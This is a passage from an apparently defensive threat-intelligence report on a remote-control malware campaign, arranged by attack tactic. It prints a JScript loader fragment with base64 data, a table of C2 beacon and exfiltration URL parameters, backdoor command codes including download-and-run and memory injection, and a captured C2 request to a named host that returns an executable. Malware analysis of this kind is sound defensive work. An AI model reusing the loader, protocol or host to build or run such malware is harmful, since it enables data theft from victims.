




3 Deobfuscate/Decode Files or Information


- The encrypted and transmitted data are decrypted in the reverse order of encryption using a decryption tool. In the case of remote control malware, it is encoded in base64 before being distributed.

Unpackfile





Decode the Base64 code



```
<package> <job id='rLYVvBn'> <script language='JScript'>
function main()
{
```


```

    try {
        var var_b64data = "/9j/4AAQSkZJRgABAQEAYABgAAD/4gxYSUNDX1BST0ZJTEUAAQEAAAxITGlubwIQAAbtbnRyUkdCIFYhZWIAHhgACAAkABgAxAABhY3Nw
XNjAAAAAAAAAAC5JRUMgNjE5NjYtMi4xLERlZmF1bHkgUkdCIGNvbG91ciBzcGFjZSAtIHNSR0IAAAAAAAAAAAAAAAAAAAC5JRUMgNjE5NjYtMi4xLERlZmF1bHkgUkdCIGN
Qd0B4YHmQesB78H0gflB/gjCwgfCDIIRghaCG4IggiWCKolvgjSCOcl+wkQCSUJ0gIPCWQJeQmPCaQJugnPCeUJ+woRCicKPQpUCmoKgQyCq4KxQrcCvMLCwsiCzkL
0arRvBHNUd7R8BIBUhlSJF110kdSWNJqUnwSjdKfUrESwxLU0uaS+JMKloyTLpNAk1KTZNN3E4ITm5Ot08AT0IPk0/dUCdQcVC7UQZRUFGBUeZSMVJ8UsdTE1NfU6pT
t0Q3ZbeHN6i3ynfr+A24L3hROHM4IPi2+Nj4+vkc+T85YTmDeaW5x/nqegy6LzpRunQ6lvq5etw6/vshu0R7ZzuKO6070DvzPBY8OXcvH/8ozzGfOn9DT0wvVQ9d72bfl
3OG19hchgQTz+hpFIWPZ+GMU+NSMkcdPpSquAOSfVaSfQdhv3uDj3zSgbWHTPSlj4bnoaNvUYyOpJp6AKVKN04YYOacM8g9AOaYrFmyPcU5WP8AvZ4zTd1uSJyWc
```



4 Indicator Removal on Host(File Deletion)

- When the remote control malware is first executed, it copies the original file to the ProgramData folder, deletes the original file, and creates a new process with the copied file. In addition, the files saved by key logging of remote control malware and screen capture functions are deleted after being transmitted to the command control server.






H. Lateral Movement

1 Internal Spearphishing: Send internal spearphishing emails

- For lateral movement, the attacker steals internal employees' emails to identify key figures in the company, and then impersonates the victim employee to send spear phishing emails.






2 Screen Capture

Automated Collection

- When the 'Screen Monitor' function of the remote control malware is activated, the screen of the infected system is automatically collected.
- The screen capture information is stored in the client directory for a certain period of time and transmitted to the command control server. The data is deleted after transmission.






③ Data from Removable Media: Collect removable media data

Automated Collection

- When the “USB Monitor” function of the remote control malware is activated, the data list inside the USB is automatically collected when the USB is connected to the infected system.
- The USB data is stored in the client directory for a certain period of time and transmitted to the command control server. The data is deleted after transmission.






4 Data from Local System: Collect data from an infected system

Automated Collection


- When the 'Folder Monitor' function of the remote control malware is activated, all document files are automatically collected after searching all drives and specific folders of the infected system.
- The folders to be searched are Desktop, Downloads, Documents, and AppData\Local\Microsoft\Windows\INetCache\WIEW.
- The extensions of the document file to be searched are hwp, ppt, pdf, xls, and doc.
- The exfiltrated document file is stored in the client directory for a certain period of time and sent to the command control server. The data is deleted after transmission.






5 Email Collection

- Reconnaissance automatically downloads e-mail information stolen in the phishing for information stage using their proprietary MailFetcher.py code.
- Attackers can register negative keywords to exclude spam emails.



6 Archive Collected Data - Archive via Library: Compress the collected data

- The data intercepted by the remote control malware is compressed before being exfiltrated.





J. Command and Control

- ① Web Service: Command and control through web service
- ② Application Layer Protocol: Use the application program protocol

- The remote control malware receives commands from the web and sends the results to the web.
- It all uses the POST method.
- The factor value m is used to classify the mode.
- The factor value p1 is used to identify infected devices.
- The factor value p2 is used to classify data according to modes.

Mode	Web parameters
Notification of infection (Beacon)	[C&C Server URL]/?m=a&p1=[volume serial number]&p2=[infected system OS version]-[malware version]
Command waiting state (Beacon)	[C&C Server URL]/?m=c&p1=[volume serial number]
Send CMD execution result	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=a
Exfiltrate key logging data	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=d
Exfiltrate screen shot data	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=c
Exfiltrate document file	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=b
Exfiltrate mobile disk file list	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=b



3 Data Encoding

- The remote control malware receives the data in an encoded state when it receives the command in the command waiting state.
- The data is also encoded when the result value of the received command is transmitted to the command control server.

Command	Action
d	Search file
f	Write file
e	Set monitoring flag
0	Execute CMD command
1	Download file and run regsvr32 /s
2	Memory injection
3	Malware update


Command reception data

```
POST /?m=c&p1=08f12340
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/87.0.4398.97 Safari/537.36
Host: newdaily-mediirecting.onekaka.com
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 04 Dec 2020 04:55:03 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
X-Powered-By: PHP/7.4.9
Pragma: public
Expires: 0
Content-Disposition: attachment; filename="cmd"
Content-Transfer-Encoding: binary
Content-Length: 180430
Content-Type: application/octet-stream
```

Decode Data

	Command	Flag	datasize	Data
0	01000000	01000000	9DC00200	..
12	4D5A9000	03000000	04000000	MZ.
24	FFFF0000	B8000000	00000000	...
36	40000000	00000000	00000000	@
48	00000000	00000000	00000000	.
60	00000000	00000000	00000000	.
72	E0000000	0E1FBA0E	00B409CD
84	21B8014C	CD215468	69732070	!. L.!This p
96	726F6772	616D2063	616E6E6F	rogram canno
108	74206265	2072756E	20696E20	t be run in
120	444F5320	6D6F6465	2E0D0D0A	DOS mode.
132	24000000	00000000	B85D1CB5	\$.] .







K. Exfiltration

1 Data Transfer Size Limits

- When data is exfiltrated from remote control malware, if the file size is 0x1000000 bytes or more, the file is divided.
- The last file name of the split file is fixed as [filename]-XXXXXX.dat.
